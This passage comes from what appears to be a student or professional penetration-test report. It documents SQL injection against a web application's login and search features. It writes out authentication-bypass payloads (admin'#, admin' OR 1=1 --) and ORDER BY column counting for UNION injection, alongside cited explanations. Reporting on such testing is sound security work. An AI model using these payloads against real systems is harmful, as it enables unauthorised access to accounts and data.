


Figure 23 Invalid Credentials

3.6.3 SQL injection probe

A single quote character (') was entered in the username field to test for SQL-related behaviour. No visible database error was returned, suggesting error message suppression was in place. However, the response behaviour differed from a standard failed login, indicating that the input was affecting backend query processing, a sign consistent with a blind or partially concealed SQL injection condition (Clarke, 2012).




Figure 24 SQL Injection Probe I




Figure 25 SQL Injection Probe II

3.7 Phase 7: Authentication Bypass (SQLi)

Authentication bypass was demonstrated by injecting SQL syntax into the username field.

3.7.1 Test 1: using admin'# as username

The payload *admin'#* was submitted as the username with no password. The application granted access, showing that user input was being concatenated into the SQL authentication query without sanitisation.




Figure 26 Using admin' # as username




Figure 27 Login Bypass / Successful

3.7.2 Test 2: Boolean-based

To confirm the vulnerability further, Boolean-based payloads were tested:

- i. admin' OR 1=1 -- → Access granted (administrator session).
- ii. admin' AND '1'='2 -- → Login failed.

The difference in behaviour confirms that attacker-supplied input directly affects the logic of the underlying SQL statement — a clear indicator of SQL injection vulnerability (Halfond, et al., 2006).

1. True Condition




Figure 28 Using admin' OR '1'='1




Figure 29 Login Bypass II Successful

After submitting the OR 1=1 payload, the application redirected to the search dashboard logged in as System Administrator Bikram Thapa, confirming a successful authentication bypass.

2. False condition




Figure 30 Using admin' AND '1'='2 --, Login failed

3.8 Phase 8A: UNION Injection Column Count

After confirming that the search parameter was injectable, the ORDER BY method was used to determine the number of columns returned by the original SQL query. The query succeeded through ORDER BY 8 but failed at ORDER BY 9, confirming that the backend query returns eight columns. This step was necessary because a UNION SELECT injection requires the injected query to match the column count of the original (Clarke, 2012).




Figure 31 UNION Injection Column Count 1




Figure 32 UNION Injection Column Count 2




Figure 33 UNION Injection Column Count 3




Figure 34 UNION Injection Column Count 4

